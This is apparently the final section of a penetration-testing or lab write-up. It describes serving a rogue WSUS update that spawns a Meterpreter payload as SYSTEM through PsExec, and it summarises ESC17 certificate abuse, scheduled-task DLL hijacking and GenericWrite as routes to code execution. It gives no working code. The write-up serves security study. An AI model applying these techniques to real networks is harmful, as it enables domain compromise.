

The update client fetches metadata from the rogue server, which serves a command
running via PsExec64 /s — spawning the Meterpreter payload as SYSTEM:
Takeaways
- WSUS over HTTPS with a CA-enrollable TLS template is ESC17. If the WSUS hostname resolves to an attacker-controlled IP and the CA will sign a cert for that name with Server Authentication, any domain machine trusting that CA will accept a rogue update — running it as SYSTEM.
- Scheduled tasks loading DLLs from writable paths are silent DLL hijacks.
Generic Writeover an account that owns such a task is effectively a timed code-execution primitive running as that user.